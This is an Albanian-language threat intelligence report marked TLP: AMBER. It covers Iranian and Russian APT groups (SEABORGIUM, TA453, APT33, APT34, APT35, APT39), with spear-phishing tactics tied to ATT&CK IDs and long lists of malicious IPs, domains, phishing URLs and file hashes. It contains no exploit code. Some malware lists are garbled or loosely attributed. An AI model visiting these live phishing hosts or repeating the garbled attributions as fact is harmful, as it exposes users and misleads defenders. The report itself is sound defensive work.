bad65769c0b416bb16a82b5be11f1d4788239f8b2ba77ae57948b53a69e230a6
bb45d8ffe245c361c04cca44d0df6e6bd7596cabd70070ffe0d9f519e3b620ea
e67c7dbd51ba94ac4549cc9bcaabb97276e55aa20be9fae909f947b5b7691e6b
ac4809764857a44b269b549f82d8d04c1294c420baa6b53e2f6b6cb4a3f7e9bd
d1bec48c2a6a014d3708d210d48b68c545ac086f103016a20e862ac4a189279e
d145058398705d8e20468332162964dce5d9e2ad419f03b61adf64c7e6d26de5
1c926d4bf1a99b59391649f56abf9cd59548f5fcf6a0d923188e7e3cab1c95d0
fb49dce92f9a028a1da3045f705a574f3c1997fe947e2c69699b17f07e5a552b
45bf0057b3121c6e444b316afafdd802d16083282d1cbfde3cdfb2a9d0915ace
dfd631e4d1f94f7573861cf438f5a33fe8633238d8d51759d88658e4fbac160a
734b4c06a283982c6c3d2952df53e0b21e55f3805e55a6ace8379119d7ec1b1d
f8db380cc495e98c38a9fb505acba6574cbb18cfe5d7a2bb6807ad1633bf2df8
0b647d07bba697644e8a00cdcc8668bb83da656f3dee10c852eb11effe414a7e
7AD64B64E0A4E510BE42BA631868BBDA8779139DC0DAAD9395AB048306CC83C5
CAD2BC224108142B5AA19D787C19DF236B0D12C779273D05F9B0298A63DC1FE5

Adresat IP
51.89.169.198
142.44.251.77
51.89.135.142
51.89.190.128
51.89.178.210
142.44.135.86
182.54.217.2
185.118.167.120
185.118.164.165
185.118.164.195
185.118.164.213
81.177.23.16
81.177.22.16
185.147.131.81
95.211.140.221
54.37.99.4
37.59.236.232

TLP: AMBER



37.120.238.15
91.214.124.143
162.55.137.20
154.16.192.70
172.245.26.118
148.251.71.182
94.182.164.92
89.32.248.47
79.175.165.150
198.144.189.74
107.173.231.114
54.39.78.148
95.217.193.86
104.168.117.149
107.173.231.114
144.76.186.88
148.251.71.182
172.245.26.118
185.141.212.131
198.12.65.175
198.144.189.74
144.76.6.34
148.251.232.252
148.251.233.231
176.9.18.143
185.82.72.111
216.24.219.65
216.24.219.64
46.30.189.66

TLP: AMBER

Grupet më të rrezikshme të Iranit dhe teknikat që ata përdorin

Fushata 1:

DATA: 14-07-2023

Dekodimi i Taktikave Spear-Phishing të SEABORGIUM dhe TA453 në Mbretërinë e Bashkuar



Decoding the Spear-Phishing Tactics of SEABORGIUM and TA453 in the UK

SEABORGIUM TA453 Russia Iran APT42 Calisto

SEABORGIUM and TA453 are Russia-based and Iran-based threat actors conducting spear-phishing campaigns targeting organizations and individuals in the U.K. and other areas of interest. They target various sectors, including academia, defense, governmental organizations, and NGOs, using personalized phishing emails to compromise the victims' credentials and gain access to sensitive information.

Observed Countries



Figura 6: Fushata spear-phishing që synojnë organizata dhe individë në MB dhe sektorë të tjere me interes

Aktorët **SEABORGIUM** me bazë në **Rusi** (**Callisto Group/TA446/COLDRIVER/TAG-53**) dhe **TA453** me bazë në **Iran** (**APT42/Charming Kitten/Yellow Garuda/ITG18**) vazhdojnë të përdorin me sukses sulmet spear-phishing kundër organizatave të synuara dhe individëve dhe zonave të tjera të interesit në Mbretërinë e Bashkuar.

Gjatë gjithë vitit 2022, sektorët e synuar SEABORGIUM dhe TA453 përfshinin akademinë, mbrojtjen, organizatat qeveritare, Organizatat jo-qeveritare, si dhe politikanë, gazetarë dhe aktivistë.

Edhe pse ka ngjashmëri në Taktikat, Teknikat dhe Procedurat e sulmuesve (TTP-të) dhe profilet e synimeve, këto fushata janë të ndara dhe të dy grupet nuk po bashkëpunojnë.

TLP: AMBER

Hulumtimi dhe përgatitja, skica e sulmeve (*Outline of the attacks*)




Figura 7: Faza e përgatitjes së sulmit

Duke përdorur burime me burim të hapur për të kryer zbulimin, duke përfshirë mediat sociale dhe platformat e rrjeteve profesionale, SEABORGIUM dhe TA453 identifikojnë viktimat për të përfshirë objektivat e tyre. Ata marrin kohë për të hulumtuar interesat e tyre dhe për të identifikuar kontaktet e tyre sociale ose profesionale në botën reale. [T1589; T1593]

- T1589 – Gather Victim Identity Information
- T1593 – Search Open Websites/Domains

Ata kanë krijuar gjithashtu rrjete sociale të rreme ose profile rrjetesh që imitojnë ekspertë të respektuar [T1585.001] dhe kanë përdorur ftesa të supozuara për konferenca ose ngjarje dhe qasje të rreme nga gazetarët. Si SEABORGIUM ashtu edhe TA453 përdorin adresat e email nga ofrues të ndryshëm (përfshirë Outlook, Gmail dhe Yahoo) në qasjen e tyre fillestare [T1585.002], duke imituar kontakte të njohura të objektivit ose emra të shquar në fushën e interesit ose sektorin e objektivit.

- T1585.001 – Establish Accounts: Social Media Accounts
- T1585.002 – Establish Accounts: Email Accounts+

Aktorët kanë krijuar gjithashtu domene me qëllim të keq që ngjasojnë me organizata legjitime për t'u dukur autentike [T1583.001].

- T1583.001 – Acquire Infrastructure: Domains

Dërgimi i linkut malinj (Delivery of malicious link)

Pasi të krijojë besim, sulmuesi përdor fushata tipike të phishing dhe ndan një link [T1566.002], me sa duket në një dokument ose faqe interneti me interes. Kjo e ridrejton objektivat në një server të kontrolluar nga aktori, duke e shtyrë objektivat të vendosë kredencialet e llogarisë.

- T1566.002 – Phishing: Spearphishing Link

Link-u u me qëllim të keq mund të jetë një URL në një mesazh emaili, ose aktori mund të vendosë një link në një dokument [T1566.001] në OneDrive, GoogleDrive ose platforma të tjera për ndarjen e skedarëve.

- T1566.001 – Phishing: Spearphishing Link

TA453 gjithashtu përdor URL-të e takimit të Zoom për tu maskur si legjitim.

TLP: AMBER



Shfrytëzimi dhe aktiviteti i mëtejshëm (*Exploitation and further activity*)

Nëse njëra prej metodave të lartpërmendura rezulton e suksesshme, ata drejtohen te një server i kontrolluar nga aktori që pasqyron faqen e hyrjes për një shërbim legjitim.

Aktorët e *SEABORGIUM* dhe *TA453* përdorin kredencialet e vjedhura për t'u identifikuar në llogaritë e email-it të objektivave [T1078], nga ku dihet se kanë akses dhe vjedhin emailet dhe bashkëngjitjet nga kutia hyrëse e viktimës [T1114.002]. Ata kanë vendosur gjithashtu rregulla për dërgimin e email, duke u dhënë atyre shikueshmëri të vazhdueshme të viktimave të kompromentuara [T1114.003].

- *T1078* – Valid Accounts
- *T1114.002* – Email Collection: Remote Email Collection
- *T1114.003* – Email Collection: Email Forwarding Rule

Aktorët kanë përdorur gjithashtu aksesin e tyre në një llogari të email-it të viktimës për të hyrë në të dhënat e listës së postimeve dhe listat e kontakteve të viktimës. Aktorët e përdorin më pas këtë informacion për shënjestrimin e mëtejshëm [T1586.002].

- *T1586.002* – Compromise Accounts: Email Accounts

Indikatorët e Kompromitetit (IOCs)

IPV4	Data
199.188.200.217	5/9/2023 10:19
66.29.153.90	5/9/2023 10:19
92.205.13.202	5/9/2023 10:19
198.54.115.217	5/9/2023 10:19
94.158.244.119	5/9/2023 10:18
51.195.166.184	5/9/2023 10:18
146.19.230.182	5/9/2023 10:16
92.38.176.66	5/9/2023 10:16
77.91.126.16	5/9/2023 10:16
185.164.172.128	5/9/2023 10:16
77.91.69.109	5/9/2023 10:16
77.91.126.64	5/9/2023 10:16
192.236.195.114	5/9/2023 10:16
138.124.187.143	5/9/2023 10:16
142.11.209.171	5/9/2023 10:16
138.124.187.222	5/9/2023 10:16
45.86.230.198	5/9/2023 10:16
92.38.169.241	5/9/2023 10:16
192.236.193.194	5/9/2023 10:16
185.179.189.43	5/9/2023 10:16
89.147.108.182	5/9/2023 10:16
77.91.126.35	5/9/2023 10:16
142.11.209.180	5/9/2023 10:16
185.179.189.32	5/9/2023 10:16

TLP: AMBER



77.91.126.46	5/9/2023 10:16
85.239.61.49	5/9/2023 10:16
85.239.53.210	5/9/2023 10:16
64.44.101.31	5/9/2023 10:16
23.254.201.243	5/9/2023 10:16
192.119.112.249	5/9/2023 10:16
185.164.172.220	5/9/2023 10:16
192.119.97.190	5/9/2023 10:16
185.179.188.73	5/9/2023 10:16
77.91.126.69	5/9/2023 10:16
45.153.229.79	5/9/2023 10:16
146.59.102.76	5/9/2023 10:16
185.179.189.45	5/9/2023 10:16
192.119.65.114	5/9/2023 10:16
193.200.17.102	5/9/2023 10:16
195.246.110.45	5/9/2023 10:16
37.9.35.62	5/9/2023 10:16
85.239.61.86	5/9/2023 10:16
138.124.187.128	5/9/2023 10:16
192.129.154.225	5/9/2023 10:16
77.91.126.66	5/9/2023 10:16
142.11.210.53	5/9/2023 10:16
45.66.248.9	5/9/2023 10:16
93.95.227.41	5/9/2023 10:16
85.239.60.18	5/9/2023 10:16
77.91.126.62	5/9/2023 10:16

Domainet malinjë:

Domainet	Data
nco2.live	5/9/2023 10:19
gettogether.quest	5/9/2023 10:19
continuetogo.me	5/9/2023 10:19
css-ethz.ch	5/9/2023 10:19
tinyurl.ink	5/9/2023 10:19
mailer-daemon-message.co	5/9/2023 10:19
check.id	5/9/2023 10:19
mailer-daemon.me	5/9/2023 10:19
bnt2.live	5/9/2023 10:19
mailer-daemon.live	5/9/2023 10:19
profilepic.site	5/9/2023 10:19
local0.info	5/9/2023 10:19

TLP: AMBER



mailer-daemon.online	5/9/2023 10:19
mailer-daemon.org	5/9/2023 10:19
litby.us	5/9/2023 10:19
mailer-daemon.net	5/9/2023 10:19
mailerdaemon.me	5/9/2023 10:19
de-ma.online	5/9/2023 10:19
office-updates.info	5/9/2023 10:19
cija-drive.com	5/9/2023 10:16
docs-shared.online	5/9/2023 10:16
protection-office.live	5/9/2023 10:16
hypertextttech.com	5/9/2023 10:16
cache-dns-forwarding.com	5/9/2023 10:16
document-forwarding.com	5/9/2023 10:16
drive-control.com	5/9/2023 10:16
nonviolent-conflict-service.com	5/9/2023 10:16
onlinecloud365.live	5/9/2023 10:16
y-ml.co	5/9/2023 10:16
drive-globalordnance.com	5/9/2023 10:16
lk-nalog-gov.ru	5/9/2023 10:16
pdf-docs.online	5/9/2023 10:16
hd-docs-share.com	5/9/2023 10:16
attach-update.com	5/9/2023 10:16
guard-checker.com	5/9/2023 10:16
protection-web-app.com	5/9/2023 10:16
documents-cloud.com	5/9/2023 10:16
live-identifier.com	5/9/2023 10:16
yandex-online.cloud	5/9/2023 10:16
botguard-web.com	5/9/2023 10:16
cache-pdf.online	5/9/2023 10:16
response-filter.com	5/9/2023 10:16
word-yand.live	5/9/2023 10:16
dns-cache.online	5/9/2023 10:16
threatcenterofreaserch.com	5/9/2023 10:16
drive-information.com	5/9/2023 10:16
redir-document.com	5/9/2023 10:16
cache-dns-preview.com	5/9/2023 10:16
pdf-cache.com	5/9/2023 10:16
selector-drafts.online	5/9/2023 10:16
as-mvd.ru	5/9/2023 10:16
goo-link.online	5/9/2023 10:16
checker-bot.com	5/9/2023 10:16
document-preview.com	5/9/2023 10:16
online-document.live	5/9/2023 10:16
proton-view.online	5/9/2023 10:16
apicomcloud.com	5/9/2023 10:16

TLP: AMBER



hd-centre-drive.com	5/9/2023 10:16
botguard-checker.com	5/9/2023 10:16
response-redir.com	5/9/2023 10:16
docs-collector.com	5/9/2023 10:16
documents-preview.com	5/9/2023 10:16
proton-viewer.com	5/9/2023 10:16
docs-cache.online	5/9/2023 10:16
proxycruiolation.com	5/9/2023 10:16
drive-previewer.com	5/9/2023 10:16
umo-drive.com	5/9/2023 10:16
blueskynetwork-shared.com	5/9/2023 10:16
cache-docs.com	5/9/2023 10:16
relogin-dashboard.online	5/9/2023 10:16
office365-online.live	5/9/2023 10:16
doc-viewer.com	5/9/2023 10:16
protectionmail.online	5/9/2023 10:16
webresources.live	5/9/2023 10:16
goo-ink.online	5/9/2023 10:16
antibots-service.com	5/9/2023 10:16
goweb-protect.com	5/9/2023 10:16
drive-defender.com	5/9/2023 10:16
dns-challenge.com	5/9/2023 10:16
protectedshields-storage.com	5/9/2023 10:16
umopl-drive.com	5/9/2023 10:16
drive-us.online	5/9/2023 10:16
office-protection.online	5/9/2023 10:16
docs-info.com	5/9/2023 10:16
documents-online.live	5/9/2023 10:16
dns-cookie.com	5/9/2023 10:16
cija-docs.com	5/9/2023 10:16
mvd-redir.ru	5/9/2023 10:16
proton-reader.com	5/9/2023 10:16
encompass-shared.com	5/9/2023 10:16
share-drive-ua.com	5/9/2023 10:16
pdf-shared.online	5/9/2023 10:16
cloud-mail.online	5/9/2023 10:16
preview-docs.online	5/9/2023 10:16
challenge-identifier.com	5/9/2023 10:16
docs-viewer.online	5/9/2023 10:16
safe-connection.online	5/9/2023 10:16
docs-cache.com	5/9/2023 10:16
mail-docs.online	5/9/2023 10:16
document-sender.com	5/9/2023 10:16
docs-drive.online	5/9/2023 10:16
soaringeagle-drive.com	5/9/2023 10:16

TLP: AMBER



accounts.hypertexttech.com	5/9/2023 10:16
documents-forwarding.com	5/9/2023 10:16
dtgruelle-drive.com	5/9/2023 10:16
docs-storage-ltd.com	5/9/2023 10:16
land-of-service.com	5/9/2023 10:16
hypertexttech.com	5/9/2023 10:16
nonviolent-conflict-storage.com	5/9/2023 10:16
documents-cloud.online	5/9/2023 10:16
transfer-record.com	5/9/2023 10:16
secureoffice.live	5/9/2023 10:16
disk-previewer.com	5/9/2023 10:16
dtgruelle-us.com	5/9/2023 10:16
protection-checklinks.xyz	5/9/2023 10:16
drive-global-ordnance.com	5/9/2023 10:16
blueskynetwork-drive.com	5/9/2023 10:16
cache-dns.com	5/9/2023 10:16
proton-pdf.online	5/9/2023 10:16
threatcenterofresearch.com	5/9/2023 10:16
document-view.live	5/9/2023 10:16
cloud-drive.live	5/9/2023 10:16
docs-shared.com	5/9/2023 10:16
webview-service.com	5/9/2023 10:16
pdf-cloud.online	5/9/2023 10:16
mvd-cloud.ru	5/9/2023 10:16
safelinks-protect.live	5/9/2023 10:16
docs-view.online	5/9/2023 10:16
cache-services.live	5/9/2023 10:16
sangrail-share.com	5/9/2023 10:16
attach-docs.com	5/9/2023 10:16
response-mvd.ru	5/9/2023 10:16
docs-info.online	5/9/2023 10:16
protection-link.online	5/9/2023 10:16
goweb-service.com	5/9/2023 10:16
documents-view.live	5/9/2023 10:16
sangrail-ltd.com	5/9/2023 10:16
online365-office.com	5/9/2023 10:16
network-storage-ltd.com	5/9/2023 10:16
cloud-storage.live	5/9/2023 10:16
docs-web.online	5/9/2023 10:16
documents-pdf.online	5/9/2023 10:16
encompass-drive.com	5/9/2023 10:16
online-storage.live	5/9/2023 10:16
umopl.com	5/9/2023 10:16
proton-docs.com	5/9/2023 10:16
cloud-safety.online	5/9/2023 10:16

TLP: AMBER



cloud-us.online	5/9/2023 10:16
filter-bot.com	5/9/2023 10:16
storage-service.online	5/9/2023 10:16
file-milgov.systems	5/9/2023 10:16
online-word.com	5/9/2023 10:16
officeonline365.live	5/9/2023 10:16
default-dns.online	5/9/2023 10:16
protect-link.online	5/9/2023 10:16
cache-pdf.com	5/9/2023 10:16
hypertexttechs.com	5/9/2023 10:16
dns-mvd.ru	5/9/2023 10:16
pdf-cache.online	5/9/2023 10:16
preview-docs.com	5/9/2023 10:16
pdf-forwarding.online	5/9/2023 10:16
global-ordnance-drive.com	5/9/2023 10:16
cloud-docs.com	5/9/2023 10:16
document-guard.com	5/9/2023 10:16
document-online.live	5/9/2023 10:16
docs-forwarding.online	5/9/2023 10:16
allow-access.com	5/9/2023 10:16
drive-share.live	5/9/2023 10:16
access-confirmation.com	5/9/2023 10:16
drive-docs.com	5/9/2023 10:16
document-share.live	5/9/2023 10:16
safe-proof.com	5/9/2023 10:16

Hashet malinjë

HASH:	
SHA-1: e3712e3d818e63060e30aec2a6db3598cbf0db92	5/9/2023 10:19
SHA-256: a8c062846411d3fb8ceb0b2fe34389c4910a4887cd39552d30e6a03a02f4cc78	5/9/2023 10:19
MD5: b7bc6a853f160df2cc64371467ed866d	5/9/2023 10:19
SHA-256: 69eb4fca412201039105d862d5f2bf12085d41cb18a93398afef0be8dfb9c229	5/9/2023 10:19
SHA-1: 19d9fbfd9b23d4bd435746a524443f1a962d42fa	5/9/2023 10:18
SHA-256: 022432f770bf0e7c5260100fcde2ec7c49f68716751fd7d8b9e113bf06167e03	5/9/2023 10:18
MD5: 0cfa58846e43dd67b6d9f29e97f6c53e	5/9/2023 10:18

Email:

EMAILS:	Data
samantha.wolf0077@gmail.com	5/9/2023 10:19

TLP: AMBER

URLS:

URLS:	Data
http://51.195.166.184/	5/9/2023 10:18
https://accounts.hypertexttech.com/ServiceLogin?continue=https%3A%2F%2Faccounts.google.com%2F&flowEntry=ServiceLogin&flowName=GlifWebSignIn&followup=https%3A%2F%2Faccounts.google.com%2F&passive=1209600	5/9/2023 10:16
https://accounts.hypertexttech.com/oOzMeNTe?FtC=DLOJmne17BQw5JRQ74YDgmHxR52d0Ng	5/9/2023 10:16
https://hypertexttech.com/patrfied.php	5/9/2023 10:16

Në figurën e poshtëpërmendur rënditen dhe akronimet e 2 grupeve që e bëjnë këtë sulm.

APT Name ↑	Aliases	Target Countries	Source Countries	Total IOCs
APT42	UNC788	Andorra	Iran, Islamic Republic of	44
Callisto	COLDRIVER	Russian Federation	Russian Federation	201

Figura 8: Grupet APT (APT42, Callisto)

Fushata 2:

Figura 9: Disa grupe hakerash - fushata kercenimesh

Grupi APT39

Sektorët e synuar: Grupi **APT39** kryesisht aktivitetet e tij i ka të përqendruara në Lindjen e Mesme.

Malware-t e përdorura: Grupi kryesisht përdor dyert e pasme **SEAWEED** dhe **CACHEMONEY** së bashku me një variant specifik të derës së pasme **POWBAT**.

TLP: AMBER

Grupi APT35

Sektorët e synuar: Evropa Perëndimore e SHBA dhe personeli ushtarak, diplomatik dhe qeveritar i Lindjes së Mesme, organizata në media, energji dhe mbrojtje Baza industriale dhe inxhinieri, shërbimet e biznesit dhe sektorët e telekomunikacionit.

Përmbledhje: **APT35 (aka Ekipi i Newscaster)** është një ekip i spiunazhit kibernetik i sponsorizuar nga qeveria iraniane që kryen operacione afatgjata dhe intensive me burime për të mbledhur inteligjencë strategjike. Inteligjenca *Mandiant Threat* ka vëzhguar operacionet **APT35** që datojnë që nga viti 2014. **APT35** është mbështetur historikisht në mjete paksa të sofistikuara, duke përfshirë (*webshell*) të disponueshme publikisht dhe mjetet e (*penetration testing*).

Malware-t e përdorura: *ASPXSHELLSV*, *BROKEYOLK*, *PUPYRAT*, *TUNNA*, *MANGOPUNCH*, *DRUBOT*, *HOUSEBLEND*.

Grupi APT34 (OilRig)

Sektorët e synuar: Ky grup kërcënimi ka kryer shënjestrim të gjerë në një sërë industrish, duke përfshirë financat, qeverinë, energjinë, kimikatet dhe telekomunikacionin, dhe ka fokusuar kryesisht operacionet e tij brenda Lindjes së Mesme.

Vështrim i përgjithshëm: Ne besojmë se APT34 është i përfshirë në një operacion afatgjatë spiunazhi kibernetik, i përqendruar kryesisht në përpjekjet zbuluese për të përfituar interesat e shtetit-komb iranien dhe ka qenë operacional që të paktën nga viti 2014. Ne vlerësojmë se APT34 punon në emër të qeverisë iraniane bazuar në detajet e infrastrukturës që përmbajnë referenca për Iranin, përdorimin e infrastrukturës së kombit iranien dhe synimin e interesave shtetërore të vendit.

Malware-t e lidhura me aktorët: *Pupy RAT*, *Liderc*, *LittleLooter*, *BONDUPDATER*, *Saitama*, *DNSpionage*, *Helminth*, *Jason*, *Marlin Backdoor*, *OopsIE*, *PowerExchange*, *SideTwist*, *TriFive*, *ZeroCleare*, *Aleta Ransomware*, *AnubisSpy*, *Atmos*, *BankBot*, *Catelites Bot*, *Cryptolocker*, *DanBot*, *Disdain Exploit Kit*, *Dustman*, *DustySky*, *ELVENDOOR*, *Executioner Ransomware*, *FastPOS*, *GozNym*, *Gugi Botnet*, *Infy*, *Ismdoor*, *ISMInjector*, *Ixeshe*, *Jaku*, *Karkoff*, *Kronos*, *LokiBot (Android)*, *LYCEUM malware*, *MegalodonHTTP*, *Mingloa*, *Mordor Ransomware*, *NANHAISHU*, *NemeSIS*, *njRAT*, *Petya*, *POWRUNER*, *QUADAGENT*, *ROADSWEEP*, *Shamoon 2*, *Sigma Ransomware*, *SmokeLoader*, *StuxnetTidePool*, *TRISISTVSPY*, *UnransXKEYSCORE*, *Zemra*, *ZEROCLEAR*, *Zeus*.

Mjetet e përdorura nga keto aktorë keqdashës: *Glimpse*, *Helminth*, *Jason*, *MacDownloader*, *PoisonFrog*, *RGDoor*, *ThreeDollars*, *TinyZbot*, *Toxocara*, *Trichuris*, *TwoFace* etj.

APT34 OilRig (Cobalt Gypsy, Helix Kitten, Timberworm, Twisted Kitten)


Category	Iran Nation State Sponsored, Nation State Sponsored (APT)
Username	@CobaltGypsy on Twitter
References	10 000+
First Reference	Dec 8, 2010
Latest Reference	Jul 28, 2023
Curated	★
Recorded Future Community	Threat Actor 

Figura 10: Pershkrimi i Grupit keqdashës

TLP: AMBER



Vektorët e sulmeve që bëhen nga ky grup janë: *C&C Server, DDoS, Data Exfiltration, Phishing, Social Engineering, Spear Phishing.*

Indikatorët e kompromitetit për këtë actor keqdashës:

Organizatrat
Federal Security Service (Russia)
Islamic Republic of Iran's Ministry of Intelligence
Jordanian Ministry of Foreign Affairs and Expatriates
Islamic Revolutionary Guard Corps (Iran) (Iranian Revolutionary Guard Corps)
IRGC Basij
IRGC Cyber (IRGC Electronic Warfare and Cyber Defense Organization) (ISLAMIC REVOLUTIONARY GUARD CORPS ELECTRONIC WARFARE AND CYBER DEFENSE ORGANIZATION)
Middle Eastern government
Kvant Scientific Research I

Vulnerabilitetet e përdorura
CVE-2015-2545
CVE-2017-11882

Domaine
mastertape.org
myleftheart.com
offsetweb.com
sarmssoftware.com
update-microsoft.space
apigooogle-accounts.biz
mycrossweb.com
asiaworldremit.com
dropboxengine.com
joexpediagroup.com
kizlarsoroyur.com
lebworld.us
ns1.mastertape.org
ns2.mastertape.org
rdmsi.com
redjewelry.biz
requestbin.net
tv7476tvan000002a61.mastertape.org
uber-asia.com

TLP: AMBER



HASH-et:
SHA-256: 1f47770cc42ac8805060004f203a5f537b7473a36ff41eabb746900b2fa24cc8
SHA-256: 26884f872f4fae13da21fa2a24c24e963ee1eb66da47e270246d6d9dc7204c2b
SHA-256: e0872958b8d3824089e5e1cfab03d9d98d22b9bcb294463818d721380075a52d
SHA-256: 27e03b98ae0f6f2650f378e9292384f1350f95ee4f3ac009e0113a8d9e2e14ed
SHA-256: 0cab88bb37fee06cf354d257ec5f27b0714e914b8199c03ae87987f6fa807efc
SHA-256: b1d621091740e62c84fc8c62bcdad07873c8b61b83faba36097ef150fd6ec768
SHA-256: e00655d06a07f6eb8e1a4b1bd82eefe310cde10ca11af4688e32c11d7b193d95
SHA-256: 73cb7452fc167765a53a4beed3bda7c1fd54e0f8c4aa5c71e1b48fbbfb971127
SHA-256: a4aea112321df21651918c3096a870bc748557c8b3eb5398c675025bd6d0ec83
SHA-256: d6b876d72dba94fc0bacbe1cb45aba493e4b71572a7713a1a0ae844609a72504
SHA-256: f91c5250b33fc5f95495c5e3d63b5fde7ca538178feb253322808b383a26599d
SHA-1: 273488416b5d6f1297501825fa07a5a9325e9b56
SHA-256: 47d3e6c389cfdbc9cf7eb61f3051c9f4e50e30cf2d97499144e023ae87d68d5a
MD5: 94004648630739c154f78a0bae0bec0a
SHA-256: 2943e69e6c34232dee3236ced38d41d378784a317eeaf6b90482014210fcd459
SHA-256: 06cb3f69ba0dd3a2a7fa21cdc1d8b36b36c2a32187013598d3d51cfddc829f49
SHA-256: 0714b516ac824a324726550b45684ca1f4396aa7f372db6cc51b06c97ea24dfd
SHA-256: 07e791d18ea8f2f7ede2962522626b43f28cb242873a7bd55fff4feb91299741
SHA-256: 7eeadfe1aa5f6bb827f9cb921c63571e263e5c6b20b2e27ccc64a04eba51ca7a
SHA-256: ad5babecf3a21dd51eee455031ab96f326a9dd43a456ce6e8b351d7c4347330f

Adresat IP Malinje:
204.11.56.48
209.99.40.222
209.99.40.223
58.158.177.102
142.93.110.250
209.99.40.227
208.115.211.88
45.86.162.34
160.20.147.198
185.141.63.8
185.243.115.157
46.21.147.83
54.36.12.175
160.20.147.100
185.188.206.185
23.19.227.117

TLP: AMBER



79.137.2.125
193.29.59.28
23.106.123.206
80.209.253.114

Grupi APT33

Sektorët e synuar: Hapësira ajrore, energjia

Përmbledhje: **APT33** ka synuar organizata, që përfshijnë industri të shumta, me seli në SHBA, Arabinë Saudite dhe Korenë e Jugut. **APT33** ka treguar interes të veçantë për organizatat në sektorin e aviacionit të përfshirë në kapacitetet ushtarake dhe komerciale, si dhe organizatat në sektorin e energjisë që kanë lidhje me prodhimin petrokimik.

Malware-t e përdorura: *Nanocore, Netwire RAT, Pupy RAT, Shamoon Wiper, StoneDrill, PoshC2, POWERTON, QuasarRAT, Revenge RAT, TURNEDUP, 888 Remote Access Trojan, Adwind, ALFA TEaM Shell, ASPXTool, BitterRAT, Chanitor, Cobalt Strike, DarkComet, DEADWOOD, DroidJack, ELVENDOOR, Empire, HOLLOW, Imminent Monitor, IPsec Helper, KOADIC, Kwampirs, njRAT, Orcus RAT, Plasma RAT, REMCOS RAT, Shamoon v3, SpyNet.*

APT33 (Elfin, Holmium, Peach Sandstorm, Refined Kitte n)

Notes	48 Insikt Group Notes	Show recent events or cyber events
Category	Iran Nation State Sponsored	
References	10 000+	
First Reference	Aug 15, 2011	
Latest Reference	Jul 19, 2023	
Location	Iran	
Curated	★	
Recorded Future Community	Threat Actor ↗	

Figura 11: Detaje rreth Grupit Iranian APT33

Organizatrat
Federal Security Service (Russia)
Islamic Revolutionary Guard Corps (Iran) (Iranian Revolutionary Guard Corps)

Vulnerabilitetet e Përdorura
CVE-2018-20250
CVE-2017-11774

TLP: AMBER



Domaine
ddns.net
alsalam.ddns.net
boeing.servehttp.com
broadcaster.rocks
chromup.com
googlmail.net
microsoftupdated.net
myftp.org
ngaaksa.ddns.net
ngaaksa.sytes.net
securityupdated.com
servehttp.com
syn.broadcaster.rocks
sytes.net
vinnellarabia.myftp.org
www.chromup.com
www.googlmail.net
www.securityupdated.com
algorithm.com.ua
backupnet.ddns.net
bitrix.algorithm.com.ua
com.ua
hopto.org
managehelpdesk.com
microsoftupdated.com
mywinnetwork.ddns.net
osupd.com
activatecodeoption.ddns.net
airfrance.com
app-data.eu-energy.tech
applicationframehost.in
aspx.one
certlogins.com
cloudpackages.net
energy2.exmx.site
eu-energy.tech
exmx.site
fingerprint.noipsec.com
gamework.ddns.net
googlads.hopto.org
googleads.hopto.org

TLP: AMBER



intelmossys.sisigroup.online
mastertape.org
mgfishing.org
mynetwork.ddns.net
noipsec.com
ns1.window5.win
ns2.applicationframehost.in
ns2.certlogins.com
ns2.mastertape.org
ns2.mgfishing.org
ns2.overex.net
ns2.shellexperiencehost.in
ns2.suny5.com
ns2.window5.win
overex.net
rport.io
sabic-co.ddns.net
saharapcc.ddns.net
shellexperiencehost.in
sipchem.ddns.net
sisigroup.online
suny5.com
tv7476tvann000002a61.mastertape.org
w3schools.hopto.org
webstore4tech.uaenorth.cloudapp.azure.com
window5.win

HASH:
016967de76382c674b3a1cb912eb85ff642b2ebfe4e107fc576065f172c6ef80
0dde13e3cd2dcda522eeb565b6374c97b3ed4aa6b8ed9ff9b6224ea97bf2a584
2ba0174e6d1b4b6f2d3a741558380c26ef0ab56999bfa8e00354622b078d77eb
3059844c102595172bb7f644c9a70d77a198a11f1e84539792408b1f19954e18
36c71ce7cd38733eb66f32a8c56acd635680197f01585c5a2a846cc3cb0a8fe2
387a7ab0c67cae5f0675563d686f045268c375ca6059bf0b938d5acd70e1c09f
3e59d36faf2d5e6edf1d881e2043a46055c63b7c68cc08d44cc7fc1b364157eb
3fba459d589cd513d2478fb4ae7c4efd6aa09e62bc3ff249a19f9a233e922061
41796ec62e8c4190b519fb9438f9e92c959b785b918dd5b9c44daf0c9d47fe92
486eb80171c086f4d184423ed7e79303ad7276834e5e5529b199f8ae5fc661f2
5798aefb07e12a942672a60c2be101dc26b01485616713e8be1f68b321747f2f
6485a68ba1d335d16a1d158976e0cbfad7ab15b51de00c381d240e8b0c479f77
7080486b0960495f4c692db8ab21ef47659329c2cb0d5373416602270e1d8f85

TLP: AMBER



73cb7452fc167765a53a4beed3bda7c1fd54e0f8c4aa5c71e1b48fbbfb971127
786bd97172ec0cef88f6ea08e3cb482fd15cf28ab22d37792e3a86fa3c27c975
80bd00c0f6d5e39b542ee6e9b67b1eef97b2dbc6ec6cae87bf5148f1cf18c260
887ae654d69ac5ccb8835e565a449d7716d6c4747dc2fbff1f59f11723244202
8bb575a85a1cc82cb6990c6b2cc15af174dff0fa93a1c8728678c5c3c5c28664
8d665aa30c6fabebde0791e5434ebfed
8dd9773c24703e803903e7a5faa088c2df9a4b509549e768f29276ef86ef96ae
9107be160f7b639d68fe3670de58ed254d81de6aec9a41ad58d91aa814a247ff
a217eb149b65552e3127c65c306aa521dca54959ceee89e85dd2e6e38c0d8f8b
a4aea112321df21651918c3096a870bc748557c8b3eb5398c675025bd6d0ec83
a67461a0c14fc1528ad83b9bd874f53b7616cfed99656442fb4d9cdd7d09e449
ab179112caadaf138241c43c4a4dccc2e3c67aeb96a151e432cfbafa18a4b436
afd16b9ad57eb9c26c8ae347c379c8e2b82361c7bdf5b189659674d5614854c
b155c5b3a8f4c89ba74c5c5c03d029e4202510d0cbb5e152995ab91e6809bcd7
